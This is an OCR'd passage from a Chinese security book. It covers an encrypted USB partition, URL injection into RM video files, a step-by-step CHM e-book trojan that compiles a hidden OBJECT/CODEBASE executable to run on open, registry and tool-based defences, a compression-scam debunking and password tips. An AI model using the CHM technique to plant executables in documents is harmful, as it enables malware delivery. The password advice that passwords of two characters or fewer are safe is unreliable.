


图 9-18　“I:”盘的容量接近 59MB

这个盘符为“I:”的逻辑分区就是从我们的 U 盘中划分出来的一个加密分区，完全可以像对其他分区那样对该加密分区中的文件做复制、删除等操作。

事实上，对该分区所进行的一切操作，最终都会被转换成对 U 盘的操作。当断开 U 盘与计算机的连接时该逻辑分区便会消失，因此只要将敏感文件放入该加密区后就不用担心泄密了，而且可以在任何计算机上使用。

（7）需要注意的是，当对该分区进行的操作结束后，务必要单击软件中的【登出加密区】按钮以退出程序，否则软件会拒绝退出，分别如图 9-19 和图 9-20 所示。




图 9-19　软件拒绝退出



图 9-20　单击【登出加密区】按钮

（8）需要说明一点，该U盘中的“ue.exe”和“hp.disk”文件在U盘插入计算机后会第一时间运行，用户没有机会抢先对其进行任何删除、改名等操作，甚至无法执行格式化U盘操作，要这样做必须首先取消加密。

取消加密的方法也很简单，在图9-9所示的软件主界面中单击工具栏中的【配置】按钮，取消选中“启用U盘加密功能（H:，FAT）”，并单击【使配置生效】按钮。此时软件会询问你是否要禁用加密区并提醒你注意备份里面的文件，如图9-21所示。

单击【是（Y）】按钮，当弹出如图9-22所示的对话框时即成功禁用了加密区，最后退出本软件后就可以删除以上两文件了。




图9-21 询问是否要禁用加密区界面



图9-22 提示“加密区已经禁用”

9.7 警惕潜伏的欺骗危机

目前，影音文件和电子书是我们经常会见到的文件，最常见到的影音文件格式是RM格式，最常用的电子书格式是CHM格式，这些格式的文件非常不安全，本节将演示针对这种格式的文件进行的攻击。

9.7.1 防范RM影音文件挂马

RM是目前最流行的一种影音文件格式，其使用广泛程度远远超出了其他的一些常见的视频格式的文件，因此针对它进行的攻击方法必然让人心生忧虑。

想必许多用户都有过在线看电影时突然弹出几个网页窗口的恼火经历，有时甚至是连续不断地弹出几十个，让人根本无法放松地欣赏电影剧情。

当然，多数情况下这些都是弹出广告，最多只是让人感到心烦而已。但如果被插入的网址是挂有木马的网页的话该如何呢？想想就可以让人不寒而栗。因此，必须明白这些网址是如何被插入到文件中的，以及怎样有效地清除它们。

下面演示如何使用简单的方法向RM文件中插入广告网址。

Helix Producer Plus 9是一款非常有用的辅助工具，它主要用来把其他媒件格式的文件转换成Real格式的媒体（如RM、RA、RMVB等）并对Real格式媒体进行编辑。

Helix Producer Plus 9提供了一个小工具“rmevents.exe”，可以用来修改影片的剪辑信息，多数向RM文件中添加广告窗口的功能就是利用它实现的。

“Rmevent.exe”是在命令行下使用的，让人颇感不便，因此便出现了一些图形化工具，“rmedtgui”就是典型的代表之一，其界面如图9-23所示。

（1）依次单击菜单【文件】→【打开Real媒体文件】，任意选择一个rm格式的影音文件后打开它。此处以“kiss.rm”为例进行演示，打开该文件后的界面如图9-24所示。



图 9-23 “rmedtgui”运行界面




图 9-24 用“rmedtgui”打开文件“kiss.rm”




图 9-25 选择“rmevents.txt”文件

（2）接着新建一个文本文件，将其命名为“rmevents.txt”，在其中写入如下语句后进行保存。

```
u 00:01:00.0 00:01:30.0 http://www.baidu.com/
```

上句话的意思是使该 RM 文件播放到时刻 00:01:00.0 与 00:01:30.0 之间时打开网页“http://www.baidu.com/”。

（3）将该文件导入到RM文件中。依次单击菜单【工具】→【合并事件...】，选中刚才新建的“rmevents.txt”文件，分别如图 9-25 和图 9-26 所示。

（4）然后依次单击菜单【文件】→【Real 媒体文件另存为】，将文件以名为“untitled.rm”进行保存，如图 9-27 所示。



图 9-26 导入过程



图 9-27 保存文件为“untitled.rm”

（5）此时使用 RealPlayer 打开刚刚修改后的影音文件“untitled.rm”，当播放到 1 分至 1 分 30 秒之间时就会弹出一个网页窗口，如图 9-28 所示。



图 9-28 RealPlayer 播放时弹出的窗口

下面演示如何对可能插入了广告的 RM 文件进行清除。

第一种方法还是利用上面的“rmedtgui”，过程与向 RM 文件中添加广告的过程相同，不同的是此时需要把“rmevents.txt”文本里面的内容清空，其他步骤完全相同。

第二种方法是使用专门的广告清除工具，此处使用“RM 去广告专家 批量处理版”软件进行演示，其运行界面如图 9-29 所示。



图 9-29 “RM 去广告专家”软件运行界面

将需要处理的 RM 文件直接拖到列表框里，或者单击【添加文件】按钮进行选择后添加到列表中。此处以在图 9-29 中所生成的“untitled.rm”文件为例，单击下方的【➔开始清除广告➔】按钮，如图 9-30 所示。

出现如图 9-31 所示提示对话框时即表示已经清除成功，此时原文件“untitled.rm”所在的目录下将会生成一个以 Fix_开头的新文件“Fix_untitled.rm”，它就是经过处理后的无广告文件。




图 9-30 单击【➔开始清除广告➔】按钮



图 9-31 提示清除成功对话框

9.7.2 CHM 电子书木马剖析

CHM 是英语“Compiled Help Manual”的简写，即“已编译的帮助文件”。它是微软推出的新一代帮助文件格式，利用 HTML 作为源文件，把帮助内容以类似数据库的形式编译好后进行存储；实际上它也是一种超文本标识语言，诸如 JavaScript、VBScript、ActiveX、Java-Applet、Flash、常见图形文件（GIF、JPEG、PNG）、音频视频文件（MID、WAV、AVI）等 HTML 支持的元素 CHM 同样支持。




图 9-32 “hhw.exe”运行界面

由于 CHM 功能强大，在微软的支持下得到了快速地推广。目前绝大部分的帮助文件都使用 CHM 格式，因此针对 CHM 进行的一些挂马操作让人感到担忧。

下面将演示如何在 CHM 文件中嵌入可执行文件并令其在 CHM 文件被打开时自动运行，具体步骤如下。

（1）安装微软的“Microsoft HTML Help Workshop”工具，在安装目录中双击运行“hhw.exe”，其界面如图 9-32 所示。

（2）准备一个 CHM 文件作为载体。此处笔者用的是一个名为“MFC 深入浅出.chm”的文件，双击打开“MFC 深入浅出.chm”后在其右侧的空白部分单击鼠标右键，在弹出菜单中选择“属性”项，查看该页面的地址。此处获得的地址为“Visual%20C++-MFC 开发指南.htm”（%20 在 URL 编码中代表一个空格），分别如图 9-33 和图 9-34 所示。



图 9-33 选择“属性”项




图 9-34 获取页面地址

（3）新建一个文本文件“test.html”，用记事本打开，输入以下内容：

```
<HTML>
<HEAD>
<meta http-equiv="refresh" content="3;url='Visual C++-MFC 开发指南.htm'">
</HEAD>
<BODY>
<OBJECT Width=0 Height=0 style="display:none;" TYPE="application/x-oleobject"CODEBASE=
"测试.exe">
</OBJECT>
</BODY>
</HTML>
```

第 3 行中“url=”后面的文件名为第（2）步中查看属性得到的如图 9-34 所示的页面地址；第 6 行中“CODEBASE=”后面的“测试.exe”是准备嵌入到 CHM 文件中的可执行文件。笔者在此处是将系统文件目录中的记事本程序“notepad.exe”复制到当前路径下并改名为“测试.exe”。

（4）运行第（1）步中安装的 hhw.exe，依次点击菜单【文件】→【反编译】，将会弹出一个名为“反编译 .CHM 文件”的对话框，在其【目标文件夹】中选择你准备将反编译后的文件保存的目录，在【已编译的帮助文件】中选择你准备反编译的文件，如图 9-35 所示。

单击【确定】按钮后软件开始工作，很快提示已经释放两个文件到指定目录，如图 9-36 所示。




图 9-35 “反编译 .CHM 文件”对话框




图 9-36 提示释放出了两个文件

此时查看该目录，发现多出了两个文件 mfc.hhc 和 zjfeng.css，即刚刚反编译后释放出来的文件。

（5）新建一个文本文件“test.hhp”，使用记事本打开，输入以下内容：

```
[OPTIONS]
Compatibility=1.1 Or later
Compiled file=MFC.chm
Default Window=Main
Language=0x804 中文(中国)
[WINDOWS]
Main="MFC 帮助
","mfc.hhc","zjfeng.css","test.html",,,,,,0x420,150,0x104E,,0x0,0x0,,,,,0
[FILES]
test.html
测试.exe
```

其中“Compiled file=MFC.chm”指定了要生成的 CHM 程序文件名，第 7 行的“Main=”后面的第一个选项是生成的 CHM 文件的标题名，第二和第三个为第（4）步操作中生成的两个文件名，其他的可不考虑。

（6）在“hhw.exe”中依次单击菜单【文件】→【打开】，选中第（5）步建立的“test.hhp”文件，然后依次单击菜单【文件】→【编译】，将会弹出如图 9-37 所示的对话框。

（7）在图 9-37 所示的对话框中单击【编译】按钮，很快便成功返回如图 9-38 所示的结果。




图 9-37　编译选项对话框



图 9-38　编译成功提示

运行编译后生成的 MFC.chm 文件，3s 后将弹出一个记事本，并且“帮助文件”中是一片空白（因为我们没有给它添加内容），如图 9-39 所示。



图 9-39　弹出记事本且“帮助文件”内容空白

如果将测试用的可执行文件由记事本改成一个木马文件，由于 CHM 格式文件使用得如此广泛，所造成的后果将会非常严重。

9.7.3 防范 CHM 电子书木马

一种比较有效的防御方法是将注册表中的“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0”下的 1004 项的值由原来的 0 改为十六进制的 3，如图 9-40 所示。



图 9-40 修改注册表中相关项的值

此时再次运行编译后生成的文件 MFC.chm，Windows 将会自动阻止嵌入在其中的可执行文件运行并弹出一个警告对话框提示用户，如图 9-41 所示。




图 9-41 Windows 弹出警告对话框



小贴士：打开注册表编辑器的方法是依次单击系统菜单【开始】→【运行】，输入 regedit 后单击【确定】按钮即可。

9.8 实现压缩超过 1000 倍的效果

目前网络上存在着许多压缩软件，一方面是为了节省磁盘空间，另一方面也极大地方便了从网络上下载各种文件，因为体积小更便于传输。在 Windows 平台下的各种压缩软件中，最流行的莫过于 WinRar 了。

WinRar 是一款容易使用且功能强大的压缩工具。支持鼠标拖放及外壳扩展；完美支持 ZIP 2.0；内置程序可以解开 CAB、ARJ、LZH、TAR、GZ、ACE、UUE、BZ2、JAR、ISO、Z 和 7Z 等多种类型的档案文件、镜像文件和 TAR 组合型文件；新的压缩和加密算法，压缩率进一步提高，而资源占用相对较少，并可针对不同的需要保存不同的压缩配置。

虽然 WinRar 的压缩比率很高，但超过 1000 倍的压缩比率让人难以置信，曾经网络上流传着一些图片和文章，其超高的压缩比率让人震惊不已。其实，那些完全是一个骗局，下面将进行详细地分析。

（1）压缩比率与文件格式是有关系的，由于 jpg、rm 等格式文件实际上已经经过了压缩（JPG、RM 就分别是两种压缩算法），因此再进一步压缩所能达到的目标效果不会很明显。通常多媒体文件的压缩比率最低，与原文件相差无几。文本文件的压缩比率要高一些，可以达到 3:1 的效果。根据实际经验来看，常见的文件压缩比率都在 10:1 以下。

（2）WinRar 使用的算法有一个特点，就是当文件中连续的空字符很多时，压缩比率会很高。通常在一些文件格式中，都存在着大量没有使用的空白，当使用十六进制编辑器打开后会看到许多十六进制的 00，如图 9-42 所示是笔者打开的一个可执行程序时的结果。




图 9-42 文件中存在大量的空白

这些空白字符的存在是为了保持文件的格式，因为有些文件对格式要求非常严格。但它们在进行压缩的时候是可以进行很大程度优化的。因此此类文件通常具有较高的压缩比率，

如文件“QQ 记牌器.exe”进行压缩前为 112KB，压缩后为 27KB，压缩比率超过了 5:1。

（3）WinRar 的压缩算法还有另一个特点，就是如果一次压缩的众多文件中的内容绝大部分相同时，仅仅对其不同的部分进行压缩，以更大程度地获得压缩效果。下面我们来演示一下这种情况。

首先新建一个目录命名为“测试”，在该目录下新建一个文本文件“test.txt”，在其中输入大量空格字符。笔者通过不停地复制粘贴使得该文件大小达到了 2MB，然后在该目录下不停地复制该文件，笔者一共复制了 55 个文件，此时整个目录的文件总体积达到了 109MB，如图 9-43 所示。

直接选中该目录，单击鼠标右键，选择“添加到 test.rar”将其进行压缩，得到的“test.rar”文件仅有 60KB，如图 9-44 所示。



图 9-43 “测试”目录所占空间达到 109MB



图 9-44 压缩后的文件大小仅有 60KB

那么，109MB:60KB，这样的压缩比率甚至接近 2000 倍。一方面是因为在目录中的所有文件都相同，另一方面是因为被压缩的都是文本文件，且其中内容全部为大量相同的字符（此处为空格，换成全部为 a 或其他字符也是可以的）。

其实，网络上某些声称具有 1000 倍压缩比的文件原理也相同——是对源文件动手脚，就如同刚刚测试的一样。但是，这样的文件基本没有什么意义。因此要记住的是，在日常生活中很少能见到压缩比超过 10:1 的文件，凡具有超过 1000 倍压缩比率的软件皆属骗局，遇到这种情况需要多加警惕。

9.9 总结

本章对网络上存在的一些其他作弊行为进行了比较详细地分析，例如搜索引擎排名提升、RM 影音文件挂马、U 盘窃密等均是我们生活中经常会遇到的情况。通过本章的学习，读者应该能够掌握这些骗局的特点，以及此类骗术的防御方法。



第10章 加固城池——巧用工具保护密码安全

为了更好地保护自己的信息不被窃取，除了加强学习防范病毒的攻击技术外，还要善于利用好的工具，这样可以达到事半功倍的效果。本章将通过介绍一些实用的工具，来帮助读者进一步增强防范窃密的手段。

10.1 密码安全防护常识

虽然近年来互联网上各种网络运营商对抑制远程密码破解技术取得了较大的成功，再加上依靠后台记录式的木马盗取手段的崛起，导致了密码本身的复杂程度并不如以前那么重要了。但在很多时候，没有其他办法的黑客们仍然会采取暴力穷举密码这样的手段来做最后的尝试，为了防患于未然，设置一个不容易被破解的密码也是很有必要的。

10.1.1 几种绝不能使用的密码

对于用户自己设置的密码，每个人都有自己的习惯。比如，大多数人喜欢用父母的生日、自己的名字或配偶的电话等信息作为密码，不过从安全的角度上来看，有些密码是绝对不能使用的。

1．空密码

所谓空密码，即是完全不含密码。这里并不是鼓励用户把所有能输入星号的位置都输入一个密码，而是对于那些经常需要用到而又不想被他人知道的隐私文件，或是系统登录密码、交互机密码等涉及自身利益的地方，哪怕使用者只有用户自己，也一定要设置一个有效的密码来预防不可预知的情况。

2．用户名与密码相同

这种情况也非常常见，比如 FTP 服务器上经常会有管理员将用户名与密码都设置为“TEST”的账号，也许是管理员为了测试服务器的上传与下载速度，之后却忘记了删除，如果入侵者使用 X-SCAN 等工具就可以在几秒钟之内扫描到。另外，很多的网络社区与论坛也经常会看到这种情况。

3．拥有明显含义的密码

从表面上看，这种密码明显比前两种要安全得多，但实际上，使用这种密码才是最危险的。据权威机构调查显示，目前已知成功实施的黑客入侵行动中，90%的入侵手段都是通过防火墙内部的局域网进行的，而这其中又有70%的入侵者是与服务器相关的内部人员。换句话说，计算机安全的主要防御对象是自己身边对自己的一切相关信息了如指掌的人员。如果身边有一个人心怀不轨，此人完全可以把管理员的生日、电话号码、身份证号、女友的昵称逐个输入，通常来说，只要信息足够，就完全可以很轻松地猜对密码。正所谓“季孙之忧不在颛臾，而在萧墙之内也。”

4．将一个密码用于多个地方

虽然在现实生活中经常会有一卡通的服务，网络运营商也有通行证类的ID，但是“一码通”则不是明智的选择。只要一个密码被他人知道，就极有可能使得所有的网络身份都被对方全部获取——笔者曾经遇到过无数个这样的“傻瓜”，他们在丢掉一切信息后仍认为天下竟有在瞬间就能破解自己所有密码的高手。

10.1.2 安全设置密码

上一小节已介绍了哪些密码不能采用，那么本小节将介绍日常生活中的密码设置技巧。

1．密码长度问题

密码的长度并不是设置得越长越好，因为大多数密码都是用户经常需要输入的，过长的密码不但难记，而且输入时也极不方便。笔者认为，将密码设置为10位左右的字母与数字组合最佳，因为大多数的字典都将密码长度设置为5～9位，超过了这个长度，破解密码的时间将会无限长。当然，如果系统允许，而用户自己又确定不会在输入密码时被偷窥，可以尝试采用长度在两位以内的密码。笔者就曾经只用一个字母“S”为密码，长达两年的时间，其原因是这种看似荒诞的密码使人很难想到。

2．设定密码前要确认它不会被轻易破解

上一小节曾提到过，对于机密文件要设置一个有效的密码，密码的作用关键在于“有效”。如果在一个文件中设置了密码，并被他人凑巧知道了的话，那么这个人十有八九会想尽一切办法查看文件中的内容是什么。必须要指出的是，本机中的密码是普遍经不起太多考验的（从本书前面的章节就可以看出，几乎所有常用程序的密码功能都可以被瞬间破解出来），如果某些文件必须要设定一个密码的话，笔者建议使用压缩软件WinRar自带的密码功能进行加密，步骤如下所示。

（1）在确认计算机中安装了WinRar后，鼠标右键单击打算加密的文件，并在弹出菜单中选择【添加到压缩文件】项，如图10-1所示。

（2）在弹出的设置窗口中选择【高级】标签，单击【设置密码】按钮，如图10-2所示。

（3）在弹出的如图10-3所示的密码栏中输入自己打算设置的密码，并单击【确定】按钮开始压缩。

（4）打开新生成的压缩文件，并使用解压缩工具进行解压，此时会发现需要输入密码才可以对文件进行访问或解压缩，如图10-4所示。



图 10-1 选中打算加密的文件



图 10-2 压缩文件设定




图 10-3 设置压缩密码



图 10-4 被加密的压缩文件

